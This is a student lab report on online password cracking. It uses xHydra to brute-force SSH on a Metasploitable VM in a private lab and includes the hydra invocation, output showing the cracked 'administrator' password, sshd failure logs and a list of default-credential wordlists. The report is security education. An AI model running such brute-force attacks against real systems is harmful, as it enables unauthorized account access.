Ryan Christopher

CS695 – Lab 4

Password Cracking

Table of Contents:


Part 1 – Using hydra-graphical for Online Password Cracking

1)

2)


```
msfadmin@metasploitable:~$ sudo useradd administrator
useradd: user administrator exists
msfadmin@metasploitable:~$ sudo passwd administrator
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@metasploitable:~$ _
```

3)




4)

```
msfadmin@metasploitable:~$ ipconfig
-bash: ipconfig: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:91:59:19
          inet addr:192.168.1.12  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe91:5919/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:225 errors:0 dropped:0 overruns:0 frame:0
          TX packets:126 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:58435 (57.0 KB)  TX bytes:15896 (15.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```




5)


```
sap_common.txt
sap_default.txt
sap_icm_paths.txt
scada_default_userpass.txt
sensitive_files.txt
sensitive_files_win.txt
sid.txt
snmp_default_pass.txt
telerik_ui_asp_net_ajax_versions.txt
telnet_cdata_ftth_backdoor_userpass.txt
tftp.txt
tomcat_mgr_default_pass.txt
tomcat_mgr_default_userpass.txt
tomcat_mgr_default_users.txt
unix_passwords.txt
unix_users.txt
vnc_passwords.txt
vxworks_collide_20.txt
vxworks_common_20.txt
wp-exploitable-plugins.txt
wp-exploitable-themes.txt
wp-plugins.txt
wp-themes.txt

┌──(kali㉿kali)-[/usr/share/metasploit-framework/data/wordlists]
└─$
```




6)


xHydra
Quit
Target
Passwords
Tuning
Specific
Start
Performance Options
Number of Tasks
5
Timeout
5
Exit after first found pair (per host)
Exit after first found pair (global)
Do not print messages about connection errors
Use a HTTP/HTTPS Proxy
No Proxy
HTTP Method
CONNECT Method
Proxy
http://127.0.0.1:8080
Proxy needs authentication
Username
yourname
Password
yourpass
hydra -l administrator -P /usr/share/metasploit-framework/data/wordlis...

7)


xHydra
Quit
Target
Passwords
Tuning
Specific
Start
Output
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-12 (
[DATA] max 5 tasks per 1 server, overall 5 tasks, 1009 login tries (l:1/p:1009),
[DATA] attacking ssh://192.168.1.12:22/
[22][ssh] host: 192.168.1.12 login: administrator password: abc123
<finished>
Start
Stop
Save Output
Clear Output
hydra -l administrator -P /usr/share/metasploit-framework/data/wordlis...

8)




```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-12 00:10:46
[DATA] max 5 tasks per 1 server, overall 5 tasks, 169512 login tries (l:168/p:1009), ~33903 tries per task
[DATA] attacking ssh://192.168.1.12:22/
[STATUS] 106.00 tries/min, 106 tries in 00:01h, 169406 to do in 26:39h, 5 active
[STATUS] 104.67 tries/min, 314 tries in 00:03h, 169198 to do in 26:57h, 5 active
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-12 00:10:46
[DATA] max 5 tasks per 1 server, overall 5 tasks, 169512 login tries (l:168/p:1009), ~33903 tries per task
[DATA] attacking ssh://192.168.1.12:22/
[STATUS] 106.00 tries/min, 106 tries in 00:01h, 169406 to do in 26:39h, 5 active
[STATUS] 104.67 tries/min, 314 tries in 00:03h, 169198 to do in 26:57h, 5 active
[STATUS] 106.29 tries/min, 744 tries in 00:07h, 168768 to do in 26:28h, 5 active
[STATUS] 105.60 tries/min, 1584 tries in 00:15h, 167928 to do in 26:31h, 5 active
[STATUS] 106.19 tries/min, 3292 tries in 00:31h, 166220 to do in 26:06h, 5 active
[STATUS] 105.45 tries/min, 4956 tries in 00:47h, 164556 to do in 26:01h, 5 active
[22][ssh] host: 192.168.1.12   login: administrator   password: abc123
<finished>
```


9)


```
Feb 27 23:25:53 metasploitable sshd[4534]: Failed password for invalid user adam
 from 192.168.1.1 port 34967 ssh2
Feb 27 23:25:53 metasploitable sshd[4530]: Failed password for invalid user spam
 from 192.168.1.1 port 34966 ssh2
Feb 27 23:25:53 metasploitable sshd[4553]: Failed password for invalid user publ
ic from 192.168.1.1 port 34972 ssh2
Feb 27 23:25:53 metasploitable sshd[4563]: Failed password for invalid user alph
a from 192.168.1.1 port 34975 ssh2
Feb 27 23:25:53 metasploitable sshd[4549]: Failed password for invalid user 0 fr
om 192.168.1.1 port 34971 ssh2
Feb 27 23:25:53 metasploitable sshd[4556]: Failed password for invalid user orac
le from 192.168.1.1 port 34973 ssh2
Feb 27 23:25:53 metasploitable sshd[4538]: Failed password for invalid user test
123 from 192.168.1.1 port 34968 ssh2
Feb 27 23:25:53 metasploitable sshd[4560]: Failed password for invalid user jogg
ler from 192.168.1.1 port 34974 ssh2
Feb 27 23:25:53 metasploitable sshd[4539]: Failed password for backup from 192.1
68.1.1 port 34969 ssh2
Feb 27 23:25:55 metasploitable sshd[4733]: Failed password for invalid user musi
c from 192.168.1.1 port 34999 ssh2
Feb 27 23:25:56 metasploitable sshd[4788]: Failed password for invalid user 1111
 from 192.168.1.1 port 35000 ssh2
Feb 27 23:25:56 metasploitable sshd[4799]: Failed password for invalid user 8888
88 from 192.168.1.1 port 35005 ssh2
--More--
```


```
Feb 27 23:25:56 metasploitable sshd[4788]: Failed password for invalid user 1111
 from 192.168.1.1 port 35000 ssh2
Feb 27 23:25:56 metasploitable sshd[4799]: Failed password for invalid user 8888
88 from 192.168.1.1 port 35005 ssh2
Feb 27 23:25:56 metasploitable sshd[4797]: Failed password for invalid user ftpu
ser from 192.168.1.1 port 35004 ssh2
Feb 27 23:25:56 metasploitable sshd[4801]: Failed password for invalid user vagr
ant from 192.168.1.1 port 35006 ssh2
Feb 27 23:25:56 metasploitable sshd[4792]: Failed password for invalid user Plcm
SpIp from 192.168.1.1 port 35001 ssh2
Feb 27 23:25:57 metasploitable sshd[4795]: Failed password for invalid user ftpu
ser from 192.168.1.1 port 35003 ssh2
Feb 27 23:25:57 metasploitable sshd[4794]: Failed password for invalid user Plcm
SpIp from 192.168.1.1 port 35002 ssh2
Feb 27 23:25:57 metasploitable sshd[4804]: Failed password for invalid user ghos
t from 192.168.1.1 port 35007 ssh2
Feb 27 23:25:57 metasploitable sshd[4894]: Failed password for invalid user dvs
from 192.168.1.1 port 35042 ssh2
Feb 27 23:25:58 metasploitable sshd[4929]: Failed password for invalid user juli
an from 192.168.1.1 port 35043 ssh2
Feb 27 23:25:59 metasploitable sshd[4934]: Failed password for user from 192.168
.1.1 port 35046 ssh2
Feb 27 23:25:59 metasploitable sshd[4936]: Failed password for user from 192.168
.1.1 port 35047 ssh2
--More--
```

Part 1 Questions:

1) As you expect, the success of password cracking highly depends on the dictionary used. Generally, a larger and more comprehensive dictionary produces a higher success rate. We used *unix_passwords.txt*, 7,833 bytes, which contains commonly used account passwords for unix/linux users. In the same directory (*/usr/share/metasploit-framework/data/wordlists*), the file *password.lst* is much larger, 820,321 bytes, which is more general for different scenarios. In case that using *unix_passwords.txt* didn't give a success, we can try *password.lst*. Take a look at other files in the same directory (*wordlists*). From their names, you can infer which scenarios they are used for, e.g., *oracle_default_userpass.txt* contains the frequently used passwords for an oracle database. Find three password dictionaries used in different scenarios in the *wordlist* directory, and compare them. What are your findings and conclusion?





